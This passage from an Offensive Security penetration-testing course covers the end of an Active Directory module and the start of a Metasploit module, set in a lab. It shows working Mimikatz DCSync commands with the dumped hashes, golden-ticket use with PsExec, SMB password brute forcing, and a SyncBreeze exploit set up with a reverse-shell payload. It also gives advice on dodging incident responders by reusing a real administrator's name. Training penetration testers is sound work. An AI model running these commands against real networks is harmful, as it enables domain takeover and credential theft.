CORP\Schema Admins                     Group            Mandatory group, Enabled by default
CORP\Enterprise Admins                 Group            Mandatory group, Enabled by default
...
Mandatory Label\High Mandatory Level  Label
```

Listing 726 - Performing lateral movement using the golden ticket and PsExec

We have an interactive command prompt on the domain controller and notice that the **whoami** command reports us to be the user fakeuser, which does not exist in the domain. Listing group memberships shows that we are a member of multiple powerful groups including the Domain Admins group. Excellent.

> *The use of a non-existent username may alert incident handlers if they are reviewing access logs. In order to reduce suspicion, consider using the name and ID of an existing system administrator.*

Note that by creating our own TGT and then using PsExec, we are performing the *overpass the hash* attack by leveraging Kerberos authentication. If we were to connect using PsExec to the IP

Copyright © Offensive Security Ltd. All rights reserved.

address of the domain controller instead of the hostname, we would instead force the use of NTLM authentication and access would still be blocked as the next listing shows.

```
C:\Users\Offsec.corp> psexec.exe \\192.168.1.110 cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Couldn't access 192.168.1.110:
Access is denied.
```

Listing 727 - Use of NTLM authentication blocks our access

21.5.1.1 Exercises

1. Repeat the steps shown above to dump the krbtgt password hash and create and use a golden ticket.
2. Why is the password hash for the krbtgt account changed during a functional level upgrade from Windows 2003 to Windows 2008?

21.5.2 Domain Controller Synchronization

Another way to achieve persistence in an Active Directory infrastructure is to steal the password hashes for all administrative users in the domain.

To do this, we could move laterally to the domain controller and run Mimikatz to dump the password hash of every user. We could also steal a copy of the NTDS.dit database file,[700] which is a copy of all Active Directory accounts stored on the hard drive, similar to the SAM database used for local accounts.

While these methods might work fine, they leave an access trail and may require us to upload tools. An alternative is to abuse AD functionality itself to capture hashes remotely from a workstation.

In production environments, domains typically have more than one domain controller to provide redundancy. The Directory Replication Service Remote Protocol[701] uses *replication*[702] to synchronize these redundant domain controllers. A domain controller may request an update for a specific object, like an account, with the *IDL_DRSGetNCChanges*[703] API.

Luckily for us, the domain controller receiving a request for an update does not verify that the request came from a known domain controller, but only that the associated SID has appropriate privileges. If we attempt to issue a rogue update request to a domain controller from a user who is a member of the Domain Admins group, it will succeed.

In the next example, we will log in to the Windows 10 client as jeff_admin to simulate a compromise of a domain administrator account and perform a replication.

[700] (Microsoft, 2017), https://technet.microsoft.com/en-us/library/cc961761.aspx

[701] (Microsoft, 2017), https://msdn.microsoft.com/en-us/library/cc228086.aspx

[702] (Microsoft, 2016), https://technet.microsoft.com/en-us/library/cc772726(v=ws.10).aspx

[703] (Microsoft, 2017), https://msdn.microsoft.com/en-us/library/dd207691.aspx

Copyright © Offensive Security Ltd. All rights reserved.

We'll open Mimikatz and start the replication using **lsadump::dcsync**[704] with the **/user** option to indicate the target user to sync, in this case the built-in domain administrator account Administrator, as shown in Listing 728.

```
mimikatz # lsadump::dcsync /user:Administrator
[DC] 'corp.com' will be the domain
[DC] 'DC01.corp.com' will be the DC server
[DC] 'Administrator' will be the user account

Object RDN           : Administrator

\*\* SAM ACCOUNT \*\*

SAM Username         : Administrator
User Principal Name  : Administrator@corp.com
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 05/02/2018 19.33.10
Object Security ID   : S-1-5-21-1602875587-2787523311-2599479668-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: e2b475c11da2a0748290d87aa966c327
  ntlm- 0: e2b475c11da2a0748290d87aa966c327
  lm  - 0: 913b84377b5cb6d210ca519826e7b5f5

Supplemental Credentials:
\* Primary:NTLM-Strong-NTOWF \*
  Random Value : f62e88f00dff79bc79f8bad31b3ffa7d

\* Primary:Kerberos-Newer-Keys \*
  Default Salt : CORP.COMAdministrator
  Default Iterations : 4096
  Credentials
  aes256_hmac (4096): 4c6300b908619dc7a0788da81ae5903c2c97c5160d0d9bed85cfd5af02dabf01
  aes128_hmac (4096): 85b66d5482fc19858dadd07f1d9b818a
  des_cbc_md5 (4096): 021c6df8bf07834a

\* Primary:Kerberos \*
  Default Salt : CORP.COMAdministrator
  Credentials
    des_cbc_md5       : 021c6df8bf07834a

\* Packages \*
  NTLM-Strong-NTOWF

\* Primary:WDigest \*
  01  4ec8821bb09675db670e66998d2161bf
  02  3c9be2ff39c36efd2f84b63aa656d09a
  03  2cf1734936287692601b7e36fc01e2d7
  04  4ec8821bb09675db670e66998d2161bf
```

[704] (Benjamin Delphy, 2016), https://github.com/gentilkiwi/mimikatz/wiki/module-~-lsadump

Copyright © Offensive Security Ltd. All rights reserved.



```
  05  3c9be2ff39c36efd2f84b63aa656d09a
...
```

Listing 728 - Dump password hashes for Administrator using DCSync

The dump contains multiple hashes associated with the last twenty-nine used user passwords as well as the hashes used with AES encryption.

Using the technique above, we can request a replication update with a domain controller and obtain the password hashes of every account in Active Directory without ever logging in to the domain controller.

21.6 Wrapping Up

This module has provided an overview and some insight into Active Directory and its associated security. While many techniques have been mentioned and explained here, there are many others worth exploring.

It should especially be noted that very little attention has been paid to operational security in this module and depending on the maturity of the client, it may be worth putting some thought into avoiding detection by not blindly executing every single command and technique shown when performing enumeration and lateral movement.

Copyright © Offensive Security Ltd. All rights reserved.

22. The Metasploit Framework

As we have worked through the preceding modules, it should be clear that working with public exploits is difficult. They must be modified to fit each scenario, they must be tested for malicious code, each uses a unique command-line syntax, and there is no standardization in coding practices or languages. Some exploits are written in Perl, some in C, others in PowerShell, and we've even seen exploit payloads that needed to be deployed by copying and pasting them into a Netcat connection.

In addition, there are a variety of post-exploitation tools, auxiliary tools, and innumerable attack techniques that must be considered in even the most basic attack scenarios.

Exploit frameworks aim to address some or all of these issues. Although they vary somewhat in form and function, each aims to consolidate and streamline the process of exploitation by offering a variety of exploits, simplifying the usage of these exploits, easing lateral movement, and assisting with the management of compromised infrastructure. Most of these frameworks offer dynamic payload capabilities. This means that for each exploit in the framework, we can choose various payloads to deploy.

Over the past few years, several exploit and post-exploitation frameworks have been developed, including Metasploit,[705] Core Impact,[706] Immunity Canvas,[707] Cobalt Strike,[708] and PowerShell Empire,[709] each offering some or all of these capabilities.

While many of these frameworks are commercial offerings, the Metasploit Framework (*MSF*, or simply *Metasploit*) is open-source, is frequently updated, and is the focus of this module.

As described by its authors, the Metasploit Framework, maintained by Rapid7,[710] is "an advanced platform for developing, testing, and using exploit code". The project initially started off as a portable network game[711] and has evolved into a powerful tool for penetration testing, exploit development, and vulnerability research. The Framework has slowly but surely become the leading free exploit collection and development framework for security auditors. Metasploit is frequently updated with new exploits and is constantly being improved and further developed by Rapid7 and the security community.

Kali Linux includes the *metasploit-framework* package, which contains the open source elements of the Metasploit project. Newcomers to the Metasploit Framework (MSF) are often overwhelmed by the multitude of features and different use-cases for the tool. The Metasploit Framework is valuable in almost every phase of a penetration test, including information gathering, vulnerability research and development, client-side attacks, post-exploitation, and much more.

---

[705] (Rapid7, 2018), https://www.metasploit.com/

[706] (Core Security, 2018), https://www.coresecurity.com/core-impact

[707] (Immunity, 2018), https://www.immunityinc.com/products/canvas/

[708] (Strategic Cyber LLC, 2018), https://blog.cobaltstrike.com/category/cobalt-strike-2/

[709] (Veris Group, 2015), https://www.powershellempire.com/

[710] (Rapid7, 2019), https://www.rapid7.com/

[711] (ThreatPost, 2010), https://threatpost.com/qa-hd-moore-metasploit-disclosure-and-ethics-052010/73998/

Copyright © Offensive Security Ltd. All rights reserved.

With such overwhelming capabilities, it's easy to get lost within Metasploit. Fortunately, the framework is well-thought-out and offers a unified and sensible interface.

In this module, we will provide a walkthrough of the Metasploit Framework, including features and usage along with some explanation of its inner workings.

22.1 Metasploit User Interfaces and Setup

Although the Metasploit Framework is preinstalled in Kali Linux, the *postgresql* service that Metasploit depends on is neither active nor enabled at boot time. We can start the required service with the following command:

```
kali@kali:~$ sudo systemctl start postgresql
```

Listing 729 - Starting postgresql manually

Next, we can enable the service at boot with **systemctl** as follows:

```
kali@kali:~$ sudo systemctl enable postgresql
```

Listing 730 -Starting postgresql at boot

With the database started, we need to create and initialize the MSF database with **msfdb init** as shown below.

```
kali@kali:~$ sudo msfdb init
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
```

Listing 731 - Creating the Metasploit database

Since Metasploit is under constant development, we should update it as often as possible. Within Kali, we can update Metasploit with **apt**.

```
kali@kali:~$ sudo apt update; sudo apt install metasploit-framework
```

Listing 732 - Updating the Metasploit Framework

We can launch the Metasploit command-line interface with **msfconsole**. The **-q** option hides the ASCII art banner and Metasploit Framework version output as shown in Listing 733:

```
kali@kali:~$ sudo msfconsole -q

msf5 >
```

Listing 733 - Starting the Metasploit Framework

22.1.1 Getting Familiar with MSF Syntax

The Metasploit Framework includes several thousand modules, divided into categories. The categories are displayed on the splash screen summary but we can also view them with the **show -h** command.

```
msf5 > show -h
[*] Valid parameters for the "show" command are: all, encoders, nops, exploits, payloa
ds, auxiliary, post, plugins, info, options
```


Copyright © Offensive Security Ltd. All rights reserved.

```
[*] Additional module-specific parameters are: missing, advanced, evasion, targets, ac
tions
```

Listing 734 Help flag for the show command

To activate a module, enter **use** followed by the module name (auxiliary/scanner/portscan/tcp in the example below). At this point, the prompt will indicate the active module. We can use **back** to move out of the current context and return to the main *msf5* prompt:

```
msf5 > use auxiliary/scanner/portscan/tcp

msf5 auxiliary(scanner/portscan/tcp) > back

msf5 >
```

Listing 735 - Metasploit use and back commands

A variation of **back** is **previous**, which will switch us back to the previously selected module instead of the main prompt:

```
msf5 > use auxiliary/scanner/portscan/tcp

msf5 auxiliary(scanner/portscan/tcp) > use auxiliary/scanner/portscan/syn

msf5 auxiliary(scanner/portscan/syn) > previous

msf5 auxiliary(scanner/portscan/tcp) >
```

Listing 736 - Metasploit previous command

Most modules require options (**show options**) before they can be run. We can configure these options with **set** and **unset** and can also set and remove *global options* with **setg** or **unsetg** respectively.

```
msf5 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per
   DELAY        0                yes       The delay between connections, per thread,
   JITTER       0                yes       The delay jitter factor (maximum value by w
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target address range or CIDR identifier
   THREADS      1                yes       The number of concurrent threads
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds
```

Listing 737 - Options for auxiliary/scanner/portscan/tcp

For example, to perform a scan of our Windows workstation with the scanner/portscan/tcp module, we must first set the remote host IP address (**RHOSTS**) with the **set** command.

```
msf5 auxiliary(scanner/portscan/tcp) > set RHOSTS 10.11.0.22
RHOSTS => 10.11.0.22
```

Listing 738 - Setting RHOSTS option

With the module configured, we can **run** it:

Copyright © Offensive Security Ltd. All rights reserved.

```
msf5 auxiliary(scanner/portscan/tcp) > run

[+] 10.11.0.22:      - 10.11.0.22:80 - TCP OPEN
[+] 10.11.0.22:      - 10.11.0.22:135 - TCP OPEN
[+] 10.11.0.22:      - 10.11.0.22:139 - TCP OPEN
[+] 10.11.0.22:      - 10.11.0.22:445 - TCP OPEN
[+] 10.11.0.22:      - 10.11.0.22:3389 - TCP OPEN
[+] 10.11.0.22:      - 10.11.0.22:5040 - TCP OPEN
[+] 10.11.0.22:      - 10.11.0.22:9121 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Listing 739 - Port scanning using Metasploit

22.1.2 Metasploit Database Access

If the postgresql service is running, Metasploit will log findings and information about discovered hosts, services, or credentials in a convenient, accessible database.

In the following listing, the database has been populated with the results of the TCP scan we ran in the previous section. We can display these results with the **services** command:

```
msf5 auxiliary(scanner/portscan/tcp) > services

Services
========

host             port  proto  name  state  info
----             ----  -----  ----  -----  ----
10.11.0.22       80    tcp          open
10.11.0.22       135   tcp          open
10.11.0.22       139   tcp          open
10.11.0.22       445   tcp          open
10.11.0.22       3389  tcp          open
10.11.0.22       5040  tcp          open
10.11.0.22       9121  tcp          open
```

Listing 740 - TCP port scan results in the database

The basic **services** command displays all results, but we can also filter by port number (**-p**), service name (**-s**), and more as shown in the help output of **services -h**:

```
msf5 > services -h

Usage: services [-h] [-u] [-a] [-r <proto>] [-p <port1,port2>] [-s <name1,name2>] [-o
<filename>] [addr1 addr2 ...]

  -a,--add          Add the services instead of searching
  -d,--delete       Delete the services instead of searching
  -c <col1,col2>    Only show the given columns
  -h,--help         Show this help information
  -s <name>         Name of the service to add
  -p <port>         Search for a list of ports
  -r <protocol>     Protocol type of the service being added [tcp|udp]
  -u,--up           Only show services which are up
  -o <file>         Send output to a file in csv format
  -O <column>       Order rows by specified column number
```


Copyright © Offensive Security Ltd. All rights reserved.

```
  -R,--rhosts       Set RHOSTS from the results of the search
  -S,--search       Search string to filter by
  -U,--update       Update data for existing service
...
```

Listing 741 - The services command help menu

In addition to a simple TCP port scanner, we can also use the *db_nmap* wrapper to execute Nmap inside Metasploit and save the findings to the database for ease of access. The **db_nmap** command has identical syntax to Nmap and is shown below:

```
msf5 > db_nmap
[*] Usage: db_nmap [--save | [--help | -h]] [nmap options]

msf5 > db_nmap 10.11.0.22 -A -Pn
[*] Nmap: Nmap scan report for 10.11.0.22
[*] Nmap: Host is up (0.00054s latency).
[*] Nmap: Not shown: 996 closed ports
[*] Nmap: PORT     STATE SERVICE       VERSION
[*] Nmap: 80/tcp   open  http
[*] Nmap: |_http-generator: Flexense HTTP v10.0.28
[*] Nmap: |_http-title: Sync Breeze Enterprise @ client251
[*] Nmap: 135/tcp  open  msrpc         Microsoft Windows RPC
[*] Nmap: 139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp  open  microsoft-ds?
[*] Nmap: 3389/tcp open  ms-wbt-server Microsoft Terminal Services
...
```

Listing 742 - Performing a Nmap scan from within Metasploit

To display all discovered hosts up to this point, we can issue the **hosts** command. As an additional example, we can also list all services running on port 445 with the **services -p 445** command.

```
msf5 > hosts

Hosts
=====

address          mac                name  os_name           os_flavor  os_sp  purpose
-------          ---                ----  -------           ---------  -----  -------
10.11.0.22       00:0c:29:ae:3e:22        Windows Longhorn                    device

msf5 > services -p 445

Services
========

host             port  proto  name          state  info
----             ----  -----  ----          -----  ----
10.11.0.22       445   tcp    microsoft-ds  open    ()
```

Listing 743 - Listing hosts and services in the database

To help organize content in the database, Metasploit allows us to store information in separate workspaces. When specifying a workspace, we will only see database entries relevant to that workspace, which helps us easily manage data from various enumeration efforts and assignments. We can list the available workspaces with **workspace**, or provide the name of the workspace as an argument to change to a different workspace as shown in Listing 744.

Copyright © Offensive Security Ltd. All rights reserved.

```
msf5 > workspace
  test
* default

msf5 > workspace test
[*] Workspace: test

msf5 >
```

Listing 744 - Workspaces in Metasploit Framework

To add or delete a workspace, we can use **-a** or **-d** respectively, followed by the workspace name.

22.1.3 Auxiliary Modules

The Metasploit Framework includes hundreds of auxiliary modules that provide functionality such as protocol enumeration, port scanning, fuzzing, sniffing, and more. The modules all follow a common slash-delimited hierarchical syntax (*module type/os, vendor, app, or protocol/module name*), which makes it easy to explore and use the modules. Auxiliary modules are useful for many tasks, including information gathering (under the gather/ hierarchy), scanning and enumeration of various services (under the scanner/ hierarchy), and so on.

There are too many to cover here, but we will demonstrate the syntax and operation of some of the most common auxiliary modules. As an exercise, explore some other auxiliary modules as they are an invaluable part of the Metasploit Framework.

To list all auxiliary modules, we run the **show auxiliary** command. This will present a very long list of all auxiliary modules as shown in the truncated output below:

```
msf5 > show auxiliary

Auxiliary
=========

   Name                                  Rank    Description
   ----                                  ----    -----------
   .................
   scanner/smb/smb1                      normal  SMBv1 Protocol Detection
   scanner/smb/smb2                      normal  SMB 2.0 Protocol Detection
   scanner/smb/smb_enumshares            normal  SMB Share Enumeration
   scanner/smb/smb_enumusers             normal  SMB User Enumeration (SAM EnumUsers)
   scanner/smb/smb_enumusers_domain      normal  SMB Domain User Enumeration
   scanner/smb/smb_login                 normal  SMB Login Check Scanner
   scanner/smb/smb_lookupsid             normal  SMB SID User Enumeration (LookupSid)
   scanner/smb/smb_ms17_010              normal  MS17-010 SMB RCE Detection
   scanner/smb/smb_version               normal  SMB Version Detection
   .................
```

Listing 745 - Listing all auxiliary modules

We can use **search** to reduce this considerable output, filtering by app, type, platform, and more. For example, we can search for SMB auxiliary modules with **search type:auxiliary name:smb** as shown in the following listing.

```
msf5 > search -h
Usage: search [ options ] <keywords>
```


Copyright © Offensive Security Ltd. All rights reserved.



```
OPTIONS:
  -h                Show this help information
  -o <file>         Send output to a file in csv format
  -S <string>       Search string for row filter

Keywords:
  aka         :  Modules with a matching AKA (also-known-as) name
  author      :  Modules written by this author
  arch        :  Modules affecting this architecture
  bid         :  Modules with a matching Bugtraq ID
  cve         :  Modules with a matching CVE ID
...
  target      :  Modules affecting this target
  type        :  Modules of a specific type (exploit, payload, auxiliary, encoder, eva

Examples:
  search cve:2009 type:exploit

msf5 > search type:auxiliary name:smb

Matching Modules
================

 Name                                          Rank    Description
 ----                                          ----    -----------
 auxiliary/admin/oracle/ora_ntlm_stealer       normal  Oracle SMB Relay Code Execution
 auxiliary/admin/smb/check_dir_file            normal  SMB Scanner Check File/Directory
 auxiliary/admin/smb/delete_file               normal  SMB File Delete Utility
 auxiliary/admin/smb/download_file             normal  SMB File Download Utility
...
```

Listing 746 - Searching for SMB auxiliary modules

After invoking a module with **use**, we can request more **info** about it as follows:

```
msf5 > use scanner/smb/smb2

msf5 auxiliary(scanner/smb/smb2) > info

       Name: SMB 2.0 Protocol Detection
     Module: auxiliary/scanner/smb/smb2
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  hdm <x@hdm.io>

Check supported:
  Yes

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOSTS                    yes       The target address range or CIDR identifier
  RPORT    445              yes       The target port (TCP)
  THREADS  1                yes       The number of concurrent threads
```


Copyright © Offensive Security Ltd. All rights reserved.

```
Description:
  Detect systems that support the SMB 2.0 protocol
```

Listing 747 - Showing information about a SMB module

The module description output by **info** tells us that the purpose of the smb2 module is to detect whether or not the remote machines support the SMB 2.0 protocol. The module's *Basic options* parameters can be inspected by executing the **show options** command. For this particular module, we just need to **set** the IP address of our target, in this case our student Windows 10 machine.

Alternatively, since we have already scanned our Windows 10 machine, we could search the Metasploit database for hosts with TCP port 445 open (**services -p 445**) and automatically add the results to *RHOSTS* (**-rhosts**):

```
msf5 auxiliary(scanner/smb/smb_version) > services -p 445 --rhosts

Services
========

host             port  proto  name          state  info
----             ----  -----  ----          -----  ----
10.11.0.22       445   tcp    microsoft-ds  open    ()

RHOSTS => 10.11.0.22

msf5 auxiliary(scanner/smb/smb_version) >
```

Listing 748 - Loading IP addresses from the database

With the required parameters configured, we can launch the module with **run** or **exploit**:

```
msf5 auxiliary(scanner/smb/smb2) > run

[+] 10.11.0.22:445   - 10.11.0.22 supports SMB 2 [dialect 255.2] and has been online f
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Listing 749 - Running the auxiliary module

Based on the module's output, the remote computer does indeed support SMB version 2. To leverage this, we can use the scanner/smb/smb_login module to attempt a brute force login against the machine. Loading the module and listing the options produces the following output:

```
msf5 auxiliary(scanner/smb/smb_enumusers_domain) > use scanner/smb/smb_login

msf5 auxiliary(scanner/smb/smb_login) > options

Module options (auxiliary/scanner/smb/smb_login):

Name               Current Setting  Required  Description
----               ---------------  --------  -----------
ABORT_ON_LOCKOUT   false            yes       Abort the run when an account lockout is
BLANK_PASSWORDS    false            no        Try blank passwords for all users
BRUTEFORCE_SPEED   5                yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS       false            no        Try each user/password couple stored in
DB_ALL_PASS        false            no        Add all passwords in the current databas
```


Copyright © Offensive Security Ltd. All rights reserved.

```
DB_ALL_USERS       false            no        Add all users in the current database to
DETECT_ANY_AUTH    false            no        Enable detection of systems accepting an
DETECT_ANY_DOMAIN  false            no        Detect if domain is required for the spe
PASS_FILE                           no        File containing passwords, one per line
PRESERVE_DOMAINS   true             no        Respect a username that contains a domai
Proxies                             no        A proxy chain of format type:host:port[,
RECORD_GUEST       false            no        Record guest-privileged random logins to
RHOSTS                              yes       The target address range or CIDR identif
RPORT              445              yes       The SMB service port (TCP)
SMBDomain          .                no        The Windows domain to use for authentica
SMBPass                             no        The password for the specified username
SMBUser                             no        The username to authenticate as
STOP_ON_SUCCESS    false            yes       Stop guessing when a credential works fo
THREADS            1                yes       The number of concurrent threads
USERPASS_FILE                       no        File containing users and passwords sepa
USER_AS_PASS       false            no        Try the username as the password for all
USER_FILE                           no        File containing usernames, one per line
VERBOSE            true             yes       Whether to print output for all attempts
```

Listing 750 - Loading and listing options for smb_login module

The output reveals that this module accepts both *Required* parameters (like *RHOSTS*) and optional parameters (like *SMBDomain*). However, we notice that *RHOSTS* is not set, even though we set it while using the previous smb2 module. This is because **`set`** defines a parameter only within the scope of the running module. We can instead set a global parameter, which is available across all modules, with **`setg`**.

One parameter that we often change for auxiliary modules is THREADS. This parameter tells the framework how many threads to initiate when running the module, increasing the concurrency, and the speed. We don't want to go too crazy with this number, but a slight increase will dramatically decrease the run time.

For the sake of this demonstration, let's assume that we have discovered valid domain credentials during our assessment. We would like to determine if these credentials can be reused on others servers that have TCP port 445 open. To make things easier, we will try this approach on our Windows client, beginning with an invalid password.

We'll start by supplying the valid domain name of **`corp.com`**, a valid username (**`Offsec`**), an *invalid* password (**`ABCDEFG123!`**), and the Windows 10 target's IP address:

```
msf5 auxiliary(scanner/smb/smb_login) > set SMBDomain corp.com
SMBDomain => corp.com

msf5 auxiliary(scanner/smb/smb_login) > set SMBUser Offsec
SMBUser => Offsec

msf5 auxiliary(scanner/smb/smb_login) > set SMBPass ABCDEFG123!
SMBPass => ABCDEFG123!

msf5 auxiliary(scanner/smb/smb_login) > setg RHOSTS 10.11.0.22
RHOSTS => 10.11.0.22
```


Copyright © Offensive Security Ltd. All rights reserved.

```
msf5 auxiliary(scanner/smb/smb_login) > set THREADS 10
THREADS => 10

msf5 auxiliary(scanner/smb/smb_login) > run

[*] 10.11.0.22:445   - 10.11.0.22:445 - Starting SMB login bruteforce
[*] 10.11.0.22:445   - 10.11.0.22:445 - This system does not accept authentication wit
[-] 10.11.0.22:445   - 10.11.0.22:445 - Failed: 'corp.com\Offsec:ABCDEFG123!',
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Listing 751 - Attempting a SMB login

Since we knew that the password we supplied was invalid, the login failed as expected. Now, let's try to supply a valid password and re-run the module.

```
msf5 auxiliary(scanner/smb/smb_login) > set SMBPass Qwerty09!
SMBPass => Qwerty09!

msf5 auxiliary(scanner/smb/smb_login) > run

[*] 10.11.0.22:445   - 10.11.0.22:445 - Starting SMB login bruteforce
[*] 10.11.0.22:445   - 10.11.0.22:445 - This system does not accept authentication wit
[+] 10.11.0.22:445   - 10.11.0.22:445 - Success: 'corp.com\Offsec:Qwerty09!' Administr
ator
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Listing 752 - Attempting a SMB login with valid credentials

This time, the authentication succeeded. We can retrieve information regarding successful login attempts from the database with **creds**.

```
msf5 > creds
Credentials
===========

host        origin      service                 public  private   realm    private_typ
----        ------      -------                 ------  -------   -----    -----------
10.11.0.22  10.11.0.22  445/tcp (microsoft-ds)  Offsec  Qwerty09! corp.com Password
```

Listing 753 - Listing all discovered credentials

Although this run was successful, this method will not scale well. To test a larger user base with a variety of passwords, we could instead use the *USERPASS_FILE* parameter, which instructs the module to use a file containing users and passwords separated by space, with one pair per line.

```
msf5 auxiliary(scanner/smb/smb_login) > set USERPASS_FILE /home/kali/users.txt
USERPASS_FILE => /home/kali/users.txt

msf5 auxiliary(scanner/smb/smb_login) > run

[*] 10.11.0.22:445   - 10.11.0.22:445 - Starting SMB login bruteforce
[-] 10.11.0.22:445   - 10.11.0.22:445 - Failed: '.\bob:Qwerty09!',
[-] 10.11.0.22:445   - 10.11.0.22:445 - Failed: '.\bob:password',
[-] 10.11.0.22:445   - 10.11.0.22:445 - Failed: '.\alice:Qwerty09!',
[-] 10.11.0.22:445   - 10.11.0.22:445 - Failed: '.\alice:password',
```


Copyright © Offensive Security Ltd. All rights reserved.

```
[+] 10.11.0.22:445    - 10.11.0.22:445 - Success: '.\offsec:Qwerty09!'
[*] 10.11.0.22:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Listing 754 - Using username and password files to brute force SMB login

Let's try out another module. In this example, we will try to identify machines listening on TCP port 3389, which indicates they might be accepting Remote Desktop Protocol (RDP) connections. To do this, we will invoke the scanner/rdp/rdp_scanner module.

```
msf5 auxiliary(scanner/smb/smb_login) > use scanner/rdp/rdp_scanner

msf5 auxiliary(scanner/rdp/rdp_scanner) > show options

Module options (auxiliary/scanner/rdp/rdp_scanner):

Name        Current Setting  Required  Description
----        ---------------  --------  -----------
CredSSP     true             yes       Whether or not to request CredSSP
EarlyUser   false            yes       Whether to support Earlier User Authorization Re
RHOSTS                       yes       The target address range or CIDR identifier
RPORT       3389             yes       The target port (TCP)
THREADS     1                yes       The number of concurrent threads
TLS         true             yes       Wheter or not request TLS security

msf5 auxiliary(scanner/rdp/rdp_scanner) > set RHOSTS 10.11.0.22
RHOSTS => 10.11.0.22

msf5 auxiliary(scanner/rdp/rdp_scanner) > run

[*] 10.11.0.22:3389       - Detected RDP on 10.11.0.22:3389
[*] 10.11.0.22:3389       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Listing 755 - Identifying Remote Desktop Protocol endpoints

This module successfully detected RDP running on one host and automatically added the results to the database.

22.1.3.1 Exercises

1. Start the postgresql service and launch msfconsole.
2. Use the SMB, HTTP, and any other interesting auxiliary modules to scan the lab systems.
3. Review the hosts' information in the database.

22.2 Exploit Modules

Now that we are acquainted with basic MSF usage and several auxiliary modules, let's dig deeper into the business end of the MSF: exploit modules.

Exploit modules most commonly contain exploit code for vulnerable applications and services. Metasploit contains over 1700 exploits at the time of this writing and each was meticulously developed and tested to successfully exploit a wide variety of vulnerable services. These exploits are invoked in much the same way as auxiliary modules.

Copyright © Offensive Security Ltd. All rights reserved.



22.2.1 SyncBreeze Enterprise

To begin our exploration of exploit modules, we will focus on a service that we've abused time and again: SyncBreeze. In this section, we will search for the exploits related to the SyncBreeze Enterprise application installed on the Windows 10 workstation and then exploit it using MSF. To begin, we will use the **search** command:

```
msf5 > search syncbreeze

Matching Modules
================

Name                                        Disclosure Date  Rank    Description
----                                        ---------------  ----    -----------
exploit/windows/fileformat/syncbreeze_xml   2017-03-29       normal  Sync Breeze Enterp
rise 9.5.16 - Import Command Buffer Overflow
exploit/windows/http/syncbreeze_bof         2017-03-15       great   Sync Breeze Enterp
rise GET Buffer Overflow
```

Listing 756 - Searching for SyncBreeze exploits

The output reveals two specific exploit modules. We will focus on 10.0.28 and request **info** about that particular module:

```
msf5 > info exploit/windows/http/syncbreeze_bof

       Name: Sync Breeze Enterprise GET Buffer Overflow
     Module: exploit/windows/http/syncbreeze_bof
   Platform: Windows
       Arch:
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Great
  Disclosed: 2017-03-15

Provided by:
  Daniel Teixeira
  Andrew Smith
  Owais Mehtab
  Milton Valencia (wetw0rk)

Available targets:
  Id  Name
  --  ----
  0   Automatic
  1   Sync Breeze Enterprise v9.4.28
  2   Sync Breeze Enterprise v10.0.28
  3   Sync Breeze Enterprise v10.1.16

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  Proxies                   no        A proxy chain of format type:host:port[,type:hos
  RHOST                     yes       The target address
  RPORT    80               yes       The target port (TCP)
  SSL      false            no        Negotiate SSL/TLS for outgoing connections
```


Copyright © Offensive Security Ltd. All rights reserved.

```
  VHOST                     no        HTTP server virtual host

Payload information:
  Space: 500
  Avoid: 6 characters

Description:
  This module exploits a stack-based buffer overflow vulnerability in
  the web interface of Sync Breeze Enterprise v9.4.28, v10.0.28, and
  v10.1.16, caused by improper bounds checking of the request in HTTP
  GET and POST requests sent to the built-in web server. This module
  has been tested successfully on Windows 7 SP1 x86.
```

Listing 757 - Sync Breeze exploit module information

According to the module description and the available targets, this does, in fact, seem to be the exploit that matches our target on the Windows 10 lab machine. Exploit modules require a payload specification. If we don't set this, the module will select a default payload. The default payload may not be what we want or expect, so it's always better to set our options explicitly to maintain tight control of the exploitation process.

To retrieve a listing of all payloads that are compatible with the currently selected exploit module, we run **`show payloads`** as shown in Listing 758.

```
msf5 > use exploit/windows/http/syncbreeze_bof

msf5 exploit(windows/http/syncbreeze_bof) > show payloads

Compatible Payloads
===================

Name                                    Rank    Description
----                                    ----    -----------
.................
windows/shell_bind_tcp                  normal  Windows Command Shell, Bind TCP Inli
windows/shell_hidden_bind_tcp           normal  Windows Command Shell, Hidden Bind T
windows/shell_reverse_tcp               normal  Windows Command Shell, Reverse TCP I
windows/speak_pwned                     normal  Windows Speech API - Say "You Got Pw
windows/upexec/bind_hidden_ipknock_tcp  normal  Windows Upload/Execute, Hidden Bind
   .................
```

Listing 758 - Truncated output of all applicable payloads

For example, we can specify a standard reverse shell payload (windows/shell_reverse_tcp) with **`set payload`** and list the options with **`show options`**:

```
msf5 exploit(windows/http/syncbreeze_bof) > set payload windows/shell_reverse_tcp
payload => windows/shell/reverse_tcp

msf5 exploit(windows/http/syncbreeze_bof) > show options

Module options (exploit/windows/http/syncbreeze_bof):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:ho
   RHOST                     yes       The target address
```


